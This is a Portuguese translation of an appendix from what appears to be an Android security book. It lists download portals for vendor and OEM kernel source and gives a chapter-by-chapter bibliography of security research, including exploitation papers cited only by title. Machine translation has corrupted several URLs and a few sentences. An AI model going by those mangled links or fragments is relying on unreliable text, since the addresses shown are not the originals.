A Samsung produz sua própria família de SoCs, denominada Exynos. Ela os utiliza na fabricação de vários de seus dispositivos móveis baseados no Android, incluindo algumas versões do Galaxy S3 e do Galaxy S4. A Samsung disponibiliza seu código-fonte do kernel e algumas de suas modificações na árvore do Android por meio de um portal de código aberto pesquisável. Como o Nexus S e o Nexus 10 são baseados em SoCs Exynos, o Google hospeda um espelho das árvores do kernel. Os URLs a seguir fornecem acesso ao código-fonte aberto da Samsung:

- <http://opensource.samsung.com/>
- <https://android.googlesource.com/kernel/samsung>
- <https://android.googlesource.com/kernel/exynos>

Além disso, várias placas de desenvolvimento são baseadas no Exynos. Os produtos ODROID da Hardkernel, OrigenBoard da InSignal e ArndaleBoard estão entre eles. O código-fonte para esses dispositivos está disponível nos respectivos fabricantes nos seguintes sites:

- http://com.odroid.com/sigong/nf_file_board/nfile_board.php
- http://www.arndaleboard.org/wiki/index.php/Resources#How_to_Download_Source_Tree
- http://www.origenboard.org/wiki/index.php/Resources#How_to_Download_Source_Tree
- http://www.origenboard.org/wiki/index.php/Resources#How_to_Download_Source_Tree_2

OEMs

Lembre-se de que os OEMs são os principais responsáveis pela criação de dispositivos funcionais para o usuário final. Não é de surpreender que os OEMs façam a maioria das modificações nos diversos componentes. Isso inclui componentes de código aberto, bem como aqueles licenciados sob licenças proprietárias ou desenvolvidos internamente. No entanto, apenas as primeiras alterações são normalmente liberadas na forma de código-fonte. Assim como os fabricantes de SoC, os OEMs são legalmente obrigados a liberar alguns códigos sob os termos da GPL.

Embora todos os OEMs estejam vinculados principalmente às mesmas regras, as práticas reais variam de um para outro. Ou seja, alguns OEMs usam um processo de desenvolvimento aberto usando sites como o GitHub, enquanto outros desenvolvem em segredo e fornecem apenas código para download em forma de arquivo. O tempo que cada OEM leva para disponibilizar seu código também pode variar de um OEM para outro ou de uma versão para outra. O restante desta seção esclarece as práticas de vários dos principais OEMs de dispositivos e fornece links para o portal de download do código-fonte deles.

ASUS

Como fabricante de vários dispositivos Android, incluindo os populares tablets Nexus 7, a ASUS disponibiliza o código-fonte para o público em geral. Logo após o lançamento de uma nova atualização de firmware, a ASUS disponibiliza o código-fonte em seu site de suporte na forma de arquivos TAR compactados. Como os tablets Nexus 7 executam o Android básico, nenhum código-fonte é hospedado para esses dispositivos. Para encontrar o código-fonte de um determinado dispositivo, visite o site de suporte da ASUS (www.asus.com/support) e pesquise o dispositivo pelo nome ou número do modelo, clique em Drivers e ferramentas e selecione Android na lista suspensa.

HTC

A HTC é um dos mais antigos fabricantes de equipamentos Android. Ela criou o primeiro dispositivo para desenvolvedores disponível publicamente, o HTC G1. Na época de seu lançamento, ele era frequentemente chamado de "G Phone". Posteriormente, a HTC produziu o Nexus One, que foi o primeiro dispositivo Nexus já fabricado. Embora esses dois dispositivos fossem compatíveis com o AOSP, a HTC também produziu um grande número de dispositivos de varejo ao longo dos anos. Mais recentemente, ela lançou outro favorito entre os consumidores: o HTC One.

Normalmente, a HTC publica o código-fonte alguns dias após o lançamento de um firmware. O código-fonte disponível é limitado ao kernel do Linux. Nenhuma das extensas modificações de plataforma da HTC é liberada como código-fonte aberto. A HTC libera o código-fonte como arquivos TAR compactados por meio do site do Developer Center em

<http://www.htcdev.com/devcenter/downloads>.

LG

A LG se tornou rapidamente um dos principais OEMs com dispositivos como o Optimus G e o LG G2. A LG também criou os dois smartphones Nexus mais recentes, o Nexus 4 e o 5. Como acontece com outros OEMs, a LG não libera o código-fonte para seus dispositivos Nexus porque eles são totalmente compatíveis com AOSP. No entanto, a LG libera o código-fonte para seus dispositivos de varejo. Infelizmente, às vezes demora um pouco para a LG publicar o código-fonte após o lançamento de uma nova revisão de firmware. Você pode localizar facilmente o arquivo TAR compactado que contém o código-fonte de um determinado dispositivo pesquisando no portal de código aberto da LG o nome do dispositivo ou o número do modelo: <http://www.lg.com/global/supportopensource/index>.

Motorola

A Motorola tem participado do ecossistema Android há algum tempo. Isso não é nenhuma surpresa, considerando o histórico da Motorola em silício e no espaço móvel. A Motorola criou o ultrapopular telefone flip RAZR. Em 2013, o Google adquiriu a Motorola Mobility, o departamento da Motorola que produz dispositivos Android. Embora ainda não tenha fabricado um dispositivo Nexus, ela produziu vários dispositivos de varejo. Por exemplo, a Motorola produz a linha de dispositivos DROID para a Verizon.

A Motorola libera o código-fonte usado para construir seus dispositivos por meio de uma página do projeto Source Forge. As liberações ocorrem em tempo hábil, geralmente dentro de um mês ou mais após o lançamento de um dispositivo ou firmware. Os arquivos são disponibilizados como arquivos TAR compactados em <http://sourceforge.net/motorola/wiki/Projects/>.

Samsung

A Samsung é líder de mercado em dispositivos Android e produziu alguns dos dispositivos mais populares até hoje. As ofertas da Samsung incluem a linha de dispositivos Galaxy, bem como três dispositivos Nexus: o Nexus S, o Galaxy Nexus e o Nexus

10. A Samsung é bastante pontual em seus lançamentos de código-fonte. Ela disponibiliza o código-fonte como arquivos TAR compactados por meio de seu portal de código aberto. Isso inclui os arquivos do kernel e da plataforma, que podem ser encontrados em <http://opensource.samsung.com/>.

Sony Mobile

A divisão de celulares da Sony nasceu de uma parceria e posterior aquisição da Ericsson, uma empresa sueca de celulares. Ao longo dos anos de envolvimento no ecossistema móvel, a Ericsson produziu muitos dispositivos. Alguns dos dispositivos mais recentes incluem a linha Xperia. A Sony Mobile ainda não produziu um dispositivo Nexus. A Sony-Ericsson talvez seja a mais rápida e mais aberta quando se trata de seu código-fonte. Em alguns casos, ela libera o código-fonte dos dispositivos antes do lançamento. Além disso, a Sony-Ericsson é o único OEM de dispositivo Android que adota o código-fonte aberto a ponto de criar uma conta oficial no GitHub para hospedar o código. Além de sua conta no GitHub, a Sony-Ericsson também disponibiliza arquivos TAR compactados tradicionais por meio de seu portal do desenvolvedor. Você pode acessar esses sites usando o comando

os seguintes URLs:

- <http://developer.sonymobile.com/downloads/xperia-open-source-archives/>
- <http://developer.sonymobile.com/downloads/opensource/>
- <https://github.com/sonyxperiadev/>

Fontes a montante

Como mencionado várias vezes neste livro, o Android é um amálgama de muitos projetos de código aberto. O AOSP contém uma cópia local de quase todos esses projetos no diretório externo. No momento em que escrevo, a contagem de subdiretórios é

169. Embora não seja necessariamente um mapeamento de um para um, muitos desses mapeamentos diretos são de fato um mapeamento de um para um.

As séries representam um projeto de código aberto que é gerenciado de forma totalmente separada do Android. Cada projeto provavelmente varia na maneira como os desenvolvedores fazem seu desenvolvimento. De qualquer forma, algumas pesquisas rápidas na Internet devem mostrar uma página inicial para cada projeto. Usando esses recursos, você geralmente pode encontrar acesso às versões mais recentes do código-fonte do projeto upstream. Por exemplo, o WebKit é

um dos maiores projetos de código aberto no diretório externo. Sua página inicial do projeto é <http://www.webkit.org/> e o processo de obtenção do código-fonte está documentado em detalhes em <http://www.webkit.org/building/checkout.html>.

O maior componente de código aberto do sistema operacional Android é, sem dúvida, o kernel do Linux. Literalmente, milhares de desenvolvedores contribuíram com o projeto. O código-fonte em si, não compactado, tem quase 600 megabytes (MB). Conforme mencionado anteriormente neste apêndice, o Google e outras empresas hospedam espelhos funcionais do código-fonte do kernel do Linux. Esses espelhos geralmente são específicos para um dispositivo ou família de SoC. Além disso, o projeto do kernel do Linux continua a se desenvolver por conta própria. O projeto upstream do kernel do Linux tem muitos recursos ao seu redor, mas o código-fonte em si está hospedado no site www.kernel.org há bastante tempo. No entanto, esteja avisado: usar os repositórios de código-fonte do kernel do Linux não é para os fracos de coração, pois há muitos projetos, repositórios e divisões de responsabilidade. Os URLs a seguir vinculam-se aos repositórios oficiais de código-fonte do kernel do Linux e incluem: a listagem principal do repositório, a árvore estável e a árvore de mesclagem de Linus.

- <https://git.kernel.org/cgit/>
- <https://git.kernel.org/cgit/linux/kernel/git/stable/linux-stable.git/>
- <https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/>

Outros

Além dos recursos de código-fonte já documentados neste apêndice, a comunidade de entusiastas do Android também disponibiliza uma quantidade razoável de código-fonte. De firmware personalizado a indivíduos motivados, o código-fonte relacionado ao Android está disponível em toda a Internet. Esta seção documenta várias fontes que encontramos ao pesquisar a segurança do Android.

Firmware personalizado

As equipes de firmware personalizado operam da mesma forma que a equipe de software de um OEM. Elas personalizam o código AOSP e gerenciam o software de integração que dá suporte aos vários componentes de hardware encontrados nos dispositivos. Projetos como CyanogenMod, AOKP, SuperNexus, OmniROM e outros disponibilizam seu código-fonte abertamente. A maioria até mesmo desenvolve totalmente de forma aberta. Você pode encontrar o código-fonte dos quatro projetos mencionados aqui nos seguintes URLs:

- <https://github.com/CyanogenMod>
- <https://github.com/AOKP>
- <https://github.com/SuperNexus>
- <http://omnirom.org/source-code/>

Linaro

O projeto Linaro é outro recurso excelente que disponibiliza muito código-fonte. Ele opera de forma semelhante a uma distribuição Linux, pois tenta portar e integrar componentes em um esforço aberto para produzir compilações de alta qualidade. O código-fonte do projeto Linaro está em <https://wiki.linaro.org/Source>.

Replicante

Outro projeto interessante é o projeto Replicant. O objetivo do Replicant é produzir um firmware de dispositivo totalmente de código aberto e com licença livre que seja compatível com o Android. Ele não pretende usar o nome Android, mas é baseado no AOSP. Saiba mais em <http://redmine.replicant.us/projects/replicant/wiki/ReplicantSources>.

Índices de código

Por uma questão de conveniência, algumas partes independentes criaram um índice navegável e pesquisável do código-fonte do AOSP. Aqui está um que recomendamos:

- <http://androidxref.com/>

Pessoas físicas

Além desses projetos, algumas pessoas da comunidade criam um repositório e desenvolvem recursos interessantes. Por exemplo, os esforços de indivíduos incluem a retroportação de novas versões do Android para dispositivos sem suporte. No entanto, localizar esses tipos de repositórios de código-fonte pode ser complicado. A pesquisa em sites populares de desenvolvimento de código aberto, como GitHub e BitBucket, é uma maneira de localizar esses repositórios. Outra maneira é observar os sites populares de notícias relacionadas ao Android, como o Android Police, ou fóruns como o XDA Developers.

Referências

A segurança do Android se baseia nos trabalhos de muitos pesquisadores que publicam artigos ou slides e que falam em conferências. As referências nesta seção homenageiam os trabalhos anteriores e fornecem recursos adicionais para que você saiba mais sobre os tópicos abordados neste livro.

Capítulo 1

"Android, a plataforma móvel mais popular do mundo", <http://developer.android.com/about/index.html>

"Android (sistema operacional)," Wikipedia, [http://en.wikipedia.org/wiki/Android_\(operating_system\)](http://en.wikipedia.org/wiki/Android_(operating_system))

"Membros da aliança: Open Handset Alliance", http://www.openhandsetalliance.com/oha_members.html

"Android version history," Wikipedia, http://en.wikipedia.org/wiki/Android_version_history

"Dashboards", Desenvolvedores Android, <http://developer.android.com/about/dashboards/>

"Codenames, Tags, and Build Numbers," Android Developers, <http://source.android.com/source/build-numbers.html>

- "Android on Intel Architecture," Intel Corporation, <https://01.org/android-ia>
- "Android Phones & Tablets," Intel Developer Zone, <http://software.intel.com/en-us/android/>
- "MIPS Android," Imagination Technologies Limited, <http://www.imgtec.com/mips/developers/mips-android.asp>
- "Processor Licensees," ARM Ltd., <http://www.arm.com/products/processors/licensees.php>
- "Gerrit Code Review," Android Open Source Project, <https://android-review.googlesource.com/>
- "Android Fragmentation Visualized," OpenSignal, julho de 2013, <http://opensignal.com/reports/fragmentation-2013/>
- "Android Fragmentation Visualized," OpenSignal, agosto de 2012, <http://opensignal.com/reports/fragmentation.php>
- "Android Compatibility," Desenvolvedores do Android, <http://source.android.com/compatibility/>
- "Anúncios de segurança do Android", Grupos do Google, <https://groups.google.com/forum/#!forum/android-security-announce>
- "Android Open Source Project Issue Tracker," <https://code.google.com/p/android/issues/list>
- "HTC Product Security," HTC Corporation, julho de 2011, <http://www.htc.com/www/terms/product-security/>
- "Security Advisories," Code Aurora Forum, <https://www.codeaurora.org/projects/security-advisories>

Capítulo 2

- "Recursos do kernel do Android," Embedded Linux Wiki, http://elinux.org/Android_Kernel_Features
- "Android Property System", apenas faça isso, <http://rxwen.blogspot.com/2010/01/android-property-system.html>
- "Android Binder: Android Interprocess Communication," Thorsten Schreiber, <http://www.nds.rub.de/media/attachments/files/2012/03/binder.pdf>
- "Android Zygote Startup," Embedded Linux Wiki, http://elinux.org/Android_Zygote_Startup

- "Subsistema de memória compartilhada anônima (ashmem)," LWN, <http://lwn.net/Articles/452035/>
- "Dalvik VM Instruction Formats," Android Developers, <http://source.android.com/devices/tech/dalvik/instruction-formats.html>
- "Dalvik Executable Format" (Formato executável Dalvik), Android Developers, <http://source.android.com/devices/tech/dalvik/dex-format.html>
- "Android App Components," Desenvolvedores do Android, <http://developer.android.com/guide/components/>

Capítulo 3

- "Android Booting", Embedded Linux Wiki, http://elinux.org/Android_Booting
- "Android Fastboot", Embedded Linux Wiki, http://elinux.org/Android_Fastboot "It's Bugs All the Way Down: Security Research by Dan Rosenberg", Dan Rosenberg, <http://vulnfactory.org/blog/>
- "Rooting Explained + Top 5 Benefits Of Rooting Your Android Phone," Android Police, <http://www.androidpolice.com/2010/04/15/rooting-explained-top-5-benefits-of-rooting-your-android-phone/>
- "Então você quer saber sobre carregadores de inicialização, criptografia, assinatura e bloqueio? Let Me Explain," Android Police, <http://www.androidpolice.com/2011/05/27/so-you-want-to-know-about-bootloaders-encryption-signing-e-trava-let-me-explicar/>
- "HTC Unlock Internals," Sogeti, <http://esec-lab.sogeti.com/post/HTC-unlock-internals>
- "Desreferência de ponteiro NULL no Linux devido a inicializações incorretas de proto_ops (CVE-2009-2692)," Julien Tinnes, <http://blog.cr0.org/2009/08/linux-null-pointer-dereference-due-to.html>
- "CVE-2009-2692: Desreferência de ponteiro NULL do proto_ops do kernel Linux", xorl %eax, %eax, http://xorl.wordpress.com/2009/08/18/cve-2009-2692-linux-kernel-proto_ops-null-pointer-dereference/
- "The Android Boot Process from Power On", blog do Xdin Android, <http://www.androididenea.com/2009/06/android-boot-process-from-power-on.html>
- "Reversing Latest Exploit Release", Anthony McKay Lineberry, <http://dtors.org/2010/08/25/reversing-latest-exploit-release/>

"Exploração do udev (exploid)", thesnkchrmr, <http://thesnkchrmr.wordpress.com/2011/03/27/udev-exploit-exploid/>

"Android vold mPartMinors[] Signedness Issue", xorl %eax, %eax, <http://xorl.wordpress.com/2011/04/28/android-vold-mpartminors-signedness-issue/>

Capítulo 4

"PScout: Analyzing the Android Permission Specification", Kathy Au, Billy Zhou, James Huang e David Lie, <http://pscouth.cs.toronto.edu/>

"Mapping & Evolution of Android Permissions" (Mapeamento e evolução das permissões do Android), Zach Lanier e Andrew Reiter, <http://www.veracode.com/images/pdf/webinars/android-perm-mapping.pdf>

"Faulty Encryption Could Leave Some Android Apps Vulnerable," Brian Wall, Symantec, <http://www.symantec.com/connect/blogs/faulty-encryption-could-leave-some-android-apps-vulnerable>

"Multiple Samsung (Android) Application Vulnerabilities", Tyrone Erasmus e Mike Auty, MWR InfoSecurity, <http://labs.mwrinfosecurity.com/advisories/2012/09/07/multiple-samsung-android-application-vulnerabilities/>

"Android OEM's Applications (In)security and Backdoors Without Permission," André Moulu, QUARKSLAB, <http://www.quarkslab.com/dl/Android-OEM-aplicativos-insecurity-e-backdoors-sem-permission.pdf>

"SmsMessage Class," Android Developers, <http://developer.android.com/reference/android/telephony/SmsMessage.html>

"Analyzing Inter-Application Communication in Android", Erika Chin , Adrienne Porter Felt, Kate Greenwood e David Wagner, <http://www.eecs.berkeley.edu/~daw/papers/intents-mobisys11.pdf>

Capítulo 5

"Vulnerabilidades vs. vetores de ataque", Carsten Eiram, Secunia, <http://secunia.com/blog/vulnerabilidades-vs-attack-vectors-97>

"Common Vulnerability Scoring System" (Sistema de pontuação de vulnerabilidade comum), FIRST, <http://www.first.org/cvss>

- "Common Attack Pattern Enumeration and Classification" (Enumeração e classificação de padrões de ataque comuns), MITRE Corporation,
<http://capec.mitre.org/>
- "Smart-Phone Attacks and Defenses", Chuanxiong Guo, Helen J. Wang e Wenwu Zhu, Microsoft, <http://research.microsoft.com/en-us/um/people/helenw/papers/smartphone.pdf>
- "Probing Mobile Operator Networks", Collin Mulliner, CanSecWest 2012,
http://cansecwest.com/csw12/mulliner_pmon_csw12.pdf
- "Dirty Use of USSD Codes in Cellular Network" (Uso sujo de códigos USSD na rede celular), Ravi Borgaonkar, EkoParty 2012,
<http://www.ekoparty.org/2012/ravi-borgaonkar.php>
- "Vulnerabilidade de apagamento remoto encontrada em telefones Android", iTnews,
<http://www.itnews.com.au/News/316905,ussd-attack-able-to-remotely-wipe-android-phones.aspx>
- "Ad Network Research", Dave Hartley, MWR InfoSecurity, <https://www.mwrinfosecurity.com/articles/ad-network-research/>
- "State of Security in the App Economy: 'Mobile Apps Under Attack'", Arxan Technologies, <http://www.arxan.com/assets/1/7/state-of-security-app-economy.pdf>
- "Android Botnet Infects 1M+ Phones in China," Threatpost, <http://threatpost.com/new-android-botnet-androidtrojmdk-infects-1m-phones-china-011513/77406>
- "Dissecando o Android Bouncer", Jon Oberheide e Charlie Miller, SummerCon 2012,
<https://jon.oberheide.org/files/summercon12-bouncer.pdf>
- "Adventures in BouncerLand", Nicholas J. Percoco e Sean Schulte, Black Hat USA 2012,
http://media.blackhat.com/bh-us-12/Briefings/Percoco/BH_US_12_Percoco_Adventures_in_Bouncerland_WP.pdf
- "Some Information on APIs Removed in the Android 0.9 SDK Beta," Android Developers Blog, <http://android-developers.blogspot.com/2008/08/some-information-on-apis-removed-in.html>
- "Quando os Angry Birds atacam: Android Edition", Jon Oberheide, <http://jon.oberheide.org/blog/2011/05/28/when-angry-birds-attack-android-edition/>
- "Como quase ganhei o Pwn2Own via XSS", Jon Oberheide, <https://jon.oberheide.org/blog/2011/03/07/how-i-almost-won-pwn2own-via-xss/>
- "The Second Operating System Hiding in Every Mobile Phone" (O segundo sistema operacional escondido em todos os celulares), Thom Holwerda, OSNews, http://www.osnews.com/story/27416/The_second_operating_system_hiding_in_every_mobile_phone

- "Bluetooth," Android Developers, <https://source.android.com/devices/bluetooth.html>
- "android.bluetooth," Android Developers, <http://developer.android.com/reference/android/bluetooth/package-summary.html>
- "Explorando a superfície de ataque do NFC", Charlie Miller, Black Hat USA 2012, http://media.blackhat.com/bh-us-12/Briefings/C_Miller/BH_US_12_Miller_NFC_attack_surface_WP.pdf
- "android.nfc," Android Developers, <http://developer.android.com/reference/android/nfc/package-summary.html>
- "Comunicação de campo próximo". Desenvolvedores do Android, <http://developer.android.com/guide/topics/connectivity/nfc/index.html>
- "USB.org Welcome," USB Implementers Forum, Inc., <http://www.usb.org/home>
- "Beware of Juice-Jacking", Brian Krebs, <http://krebsonsecurity.com/2011/08/beware-of-juice-jacking/>
- "Juice Jacking 101", Robert Rowley, <http://www.slideshare.net/RobertRowley/juice-jacking-101-23642005>
- "Extreme Android and Google Auth Hacking with Kos", Hak5, Episódio 1205, 19 de setembro de 2012, <http://hak5.org/episodes/hak5-1205>
- "Ponte de depuração do Android de telefone para telefone", Kyle Osborn, <https://github.com/kosborn/p2p-adb>
- "Raider", Michael Müller, <https://code.google.com/p/raider-android-backup-tool/>
- "Abusando da ponte de depuração do Android", Robert Rowley, Trustwave SpiderLabs, <http://blog.spiderlabs.com/2012/12/abusing-the-android-debug-bridge-.html>
- "O impacto das personalizações do fornecedor na segurança do Android", Lei Wu, Michael Grace, Yajin Zhou, Chiachih Wu e Xuxian Jiang, ACM CCS 2013, <http://www.cs.ncsu.edu/faculty/jiang/pubs/CCS13.pdf>

Capítulo 6

- "Fuzz Testing of Application Reliability", Departamento de Ciências da Computação da UW-Madison. Recuperado em 3 de abril de 2013, de <http://pages.cs.wisc.edu/~bart/fuzz/>
- "Fuzzing for Security", Abhishek Arya e Cris Neckar, Google, <http://blog.chromium.org/2012/04/fuzzing-for-security.html>

- "Intent Fuzzer," Jesse Burns, iSEC Partners, <https://www.isecpartners.com/tools/mobile-security/intent-fuzzer.aspx>
- "Chrome para Android," Google, <http://www.google.com/intl/en/chrome/browser/mobile/android.html>
- "Mobile HTML5 Compatibility", <http://mobilehtml5.org/>
- "Posso usar... Tabelas de suporte para HTML5, CSS3, etc.?", <http://caniuse.com/>
- "Chrome on a Nexus 4 and Samsung Galaxy S4 Falls," Heather Goudey, HP ZDI, <http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Chrome-on-a-Nexus-4-and-Samsung-Galaxy-S4-falls/ba-p/6268679>
- "Typed Array Specification", rascunho de trabalho da Khronos, <http://www.khronos.org/registry/typedarray/specs/latest/>
- "Universal Serial Bus", OS Dev Wiki, http://wiki.osdev.org/Universal_Serial_Bus
- "USB 3.1 Specification," USB.org, <http://www.usb.org/developers/docs/>
- "How to Root Your USB-device," Olle Segerdahl, T2 Infosec 2012, <http://t2.fi/schedule/2012/#speech10>
- "usb-device-fuzzing", Olle Segerdahl, <https://github.com/ollseg/usb-device-fuzzing.git>

Capítulo 7

- "Java Debug Wire Protocol," Oracle Corporation, <http://docs.oracle.com/javase/1.5.0/docs/guide/jpda/jdwp-spec.html>
- "Android Debugging," Embedded Linux Wiki, http://elinux.org/Android_Depuração
- "Eclipse," Eclipse Foundation, <http://www.eclipse.org/>
- "Android Debugging Using the Framework Source", Vikram Aggarwal e Neha Pandey, <http://www.eggwall.com/2012/09/android-debugging-using-framework-source.html>
- "Downloading and Building", Android Developers, <http://source.android.com/source/building.html>
- "Building for Devices," Android Developers, <http://source.android.com/source/building-devices.html>
- "RootAdb," Pau Oliva, Google Play, <https://play.google.com/store/apps/details?id=org.eslack.rootadb>

- "Debugging with GDB," Android Developers, http://www.kandroid.org/online-pdk/guide/debugging_gdb.html
- Documentação do NDK GDB, Projeto de código aberto do Android, https://android.googlesource.com/platform/ndk/+/android-4.2.2_r1.2/docs/NDK-GDB.html
- "Como fazer a depuração remota por meio do gdbserver em execução dentro do telefone Android?" Peter Teoh, <http://tthtlc.wordpress.com/2012/09/19/how-to-do-remote-debugging-via-gdbserver-running-inside-the-android-phone/>
- "Debugging Native Memory Use," Android Developers, <http://source.android.com/devices/native-memory.html>
- "Android Debugging," OMAPpedia, http://www omapedia.com/wiki/Android_Debugging
- "Using the gdbserver Program," GNU Debugger Manual, <http://sourceware.org/gdb/onlinedocs/gdb/Server.html>
- "Common Weaknesses Enumeration," MITRE Corporation, <http://cwe.mitre.org/data/index.html>
- "Falha ao remover nós não renderizados no fragmento de substituição", WebKit.git commit 820d71473346989e592405dd850a34fa05f64619, <https://gitorious.org/webkit/nayankk-webkit/commit/820d71473346989e592405dd850a34fa05f64619>

Capítulo 8

- "Exploit Programming: From Buffer Overflows to 'Weird Machines' and Theory of Computation", Sergey Bratus, Michael E. Locasto, Meredith L. Patterson, Len Sassaman e Anna Shubina, *login;*, dezembro de 2011, Volume 36, Número 6, <https://www.usenix.org/system/files/login/articles/105516-Bratus.pdf>
- "Smashing the Stack for Fun and Profit", Aleph One, Phrack 49, Artigo 14, <http://phrack.org/issues.html?issue=49&id=14>
- "Yet Another free() Exploitation Technique", huku, Phrack 66, Artigo 6, <http://phrack.org/issues.html?issue=66&id=6>
- "MALLOC DES-MALEFICARUM," blackngel, Phrack 66, Artigo 10, <http://phrack.org/issues.html?issue=66&id=10#article>
- Inside the C++ Object Model*, S. Lippman, ISBN 9780201834543, Addison-Wesley, 1996

"RenderArena: Ensinando novos truques a um cachorro velho", Eric Seidel, lista de discussão do Webkit,

<http://mac-os-forge.2317878.n4.nabble.com/RenderArena-Teaching-an-old-dog-new-tricks-td199878.html>

"Exploiting a Coalmine", Georg Wicherski, Conferência Hackito Ergo Sum 2012,

<http://download.crowdstrike.com/papers/hes-exploiting-a-coalmine.pdf> "Linux

Local Privilege Escalation via SUID /proc/pid/mem Write", Nerdling

Sapple Blog, Jason A. Donenfeld, <http://blog.zx2c4.com/749>

Capítulo 9

"Getting Around Non-Executable Stack (and Fix)", Solar Designer, Bugtraq Mailing List, 10 de agosto de 1997, <http://seclists.org/bugtraq/1997/Aug/63>

"Non-Exec Stack", Tim Newsham, Bugtraq Mailing List, 6 de maio de 2000, <http://seclists.org/bugtraq/2000/May/90>

"About the Memory Interface," ARM Limited, ARM9TDMI Technical Reference Manual, Chapter 3.1: 1998, <http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0091a/CACFBCBE.html>

"Return Oriented Programming for the ARM Architecture", Tim Kornau, <http://static.googleusercontent.com/media/www.zynamics.com/en/us/downloads/kornau-tim--diplomarbeit--rop.pdf>

Capítulo 10

"ARM Linux - O que é isso?" Russell King, <http://www.arm.linux.org.uk/docs/whatis.php>

"Factory Images for Nexus Devices," Google Developers, <https://developers.google.com/android/nexus/images>

"Building Kernels," Android Developers, <http://source.android.com/source/building-kernels.html>

"Android Kernel Configuration," Android Developers, <http://source.android.com/devices/tech/kernel.html>

"Suporte ao módulo do kernel do Android. Executando um módulo simples do kernel Hello-World no emulador do Android," Herzeleid, <http://rechtzeit.wordpress.com/2011/03/21/77/>

"Codenames, Tags, and Build Numbers," Android Developers, <http://source.android.com/source/build-numbers.html>

- "Console serial do Galaxy Nexus (I9250)," Projeto Replicante, <http://redmine.replicant.us/projects/replicant/wiki/GalaxyNexusI9250SerialConsole>
- "Atacando o núcleo: Kernel Exploiting Notes", sgrakkyu e twiz, Phrack 64, Artigo 6, <http://phrack.org/issues.html?issue=64&id=6>
- A Guide to Kernel Exploitation: Attacking the Core (Atacando o núcleo)*, Enrico Perla e Massimiliano Oldani, ISBN 9781597494861, Syngress, 2010
- "Linux Kernel CAN SLUB Overflow", Jon Oberheide, <http://jon.oberheide.org/blog/2010/09/10/linux-kernel-can-slub-overflow/>

Capítulo 11

- "Injecting SMS Messages into Smart Phones for Security Analysis" (Injetando mensagens SMS em smartphones para análise de segurança), Collin Mulliner e Charlie Miller, USENIX WOOT 2009, http://static.usenix.org/events/woot09/tech/full_papers/mulliner.pdf
- "Samsung RIL," Projeto Replicante, <http://redmine.replicant.us/projects/replicant/wiki/SamsungModems>
- "AT Command Set for GSM Mobile Equipment," GSM, ETSI, http://www.etsi.org/deliver/etsi_i_ets/300600_300699/300642/04_60/ets_300642e04p.pdf
- "Technical Realization of the Short Message Service (SMS)," 3GPP Specification Detail, 3GPP, <http://www.3gpp.org/ftp/Specs/html-info/23040.htm>
- "PDUSpy? PDUSpy". Nobbi.com, <http://www.nobbi.com/pduspy.html>
- "Página de pesquisa de segurança de SMS (serviço de mensagens curtas)", Collin Mulliner, <http://www.mulliner.org/security/sms/>
- "Radio Interface Layer," Android Platform Developer's Guide, Android Open Source Project, <http://www.kandroid.org/online-pdk/guide/telephony.html>

Capítulo 12

- "w00w00 on Heap Overflow", Matt Conover e a equipe de segurança do w00w00, <http://www.cgsecurity.org/exploit/heaptut.txt>
- "[RFC PATCH] Little Hardening DSOs/Executables Against Exploits," lista de discussão binutils, 6 de janeiro de 2004, <http://www.sourceforge.org/ml/binutils/2004-01/msg00070.html>
- "Sinalizadores do compilador", Ubuntu Wiki, <https://wiki.ubuntu.com/ToolChain/CompilerFlags>

"Contornando a prevenção de exploração de desreferência de ponteiro NULL do Linux (mmap_min

_addr)", Julien Tinnes, <http://blog.cr0.org/2009/06/bypassing-linux-null-pointer.html>

"Proteção para explorar a desreferência nula usando o mmap" também conhecido como "mmap

_min_addr," linux.git: ed0321895182ffb6ecf210e066d87911b270d587,
<https://android.googlesource.com/kernel/common/+/>
ed0321895182ffb6ecf210e066d87911b270d587

"Security Enhancements in Jelly Bean," Android Developers Blog, [http:// android-developers.blogspot.com/2013/02/security-enhancements-em-jelly-bean.html](http://android-developers.blogspot.com/2013/02/security-enhancements-em-jelly-bean.html)

"Isolated Services", Documentação do desenvolvedor do Android, <http://developer.android.com/about/versions/android-4.1.html#AppComponents>

"Novo recurso do Android 4.2.2: A lista branca de depuração USB impede que ladrões experientes em ADB roubem seus dados (em algumas situações)," Android Police, <http://www.androidpolice.com/2013/02/12/new-android-4-2-2-feature-usb-debug-whitelist-prevents-adb-savvy-thieves-from-roubo-de-seus-dados-em-algunas-situacoes/>

"Bypassing Browser Memory Protections", Alexander Sotirov e Mark Dowd, Black Hat USA 2008, https://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf

"Recent ARM Security Improvements", Brad Spengler, grsecurity, <http://forums.grsecurity.net/viewtopic.php?f=7&t=3292>

Capítulo 13

"Open On-Chip Debugger", The OpenOCD Project, Spencer Oliver, Oyvind Harboe, Duane Ellis e David Brownell, <http://openocd.sourceforge.net/doc/pdf/openocd.pdf>

"Hacking the Kinect", LadyAda, <http://learn.adafruit.com/hacking-o-kinect>

"Guide to Understanding JTAG Fuses and Security," AVR Freaks.net, <http://www.avrfreaks.net/index.php?module=FreaksArticles&func=downloadArticle&id=17>

"Introducing Die Datenkrake: Programmable Logic for Hardware Security Analysis," Dmitri Nedospasov e Thorsten Schröder, <http://dl.acm.org/citation.cfm?id=2534764>

"Hacking Embedded Linux Based Home Appliances", Alexander Sirokin, <http://www.ukuug.org/events/linux2007/2007/papers/Sirokin.pdf>

- "USB Jig FAQ," XDA Developers Forums, <http://forum.xda-developers.com/showthread.php?t=1402286>
- "Building a Nexus 4 UART Debug Cable," Ryan Smith e Joshua Drake, Accuvant LABS Blog, <http://blog.accuvant.com/jduckandryan/building-a-nexus-4-uart-debug-cable/>
- "Hack-A-Day-Fresh Hacks Every Day", <http://hackaday.com/>
- "Ataques de banda base: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks", Ralf-Phillip Weinmann, USENIX WOOT 2012, <https://www.usenix.org/system/files/conference/woot12/woot12-final24.pdf>
- "Attacks and Defenses for JTAG," Kurt Rosenfeld e Ramesh Karri, http://isis.poly.edu/~securejtag/design_and_test_final.pdf
- "Tecnologia F.L.I.R.T. da IDA: In-Depth," Hex-Rays, https://www.hex-rays.com/products/ida/tech/flirt/in_depth.shtml
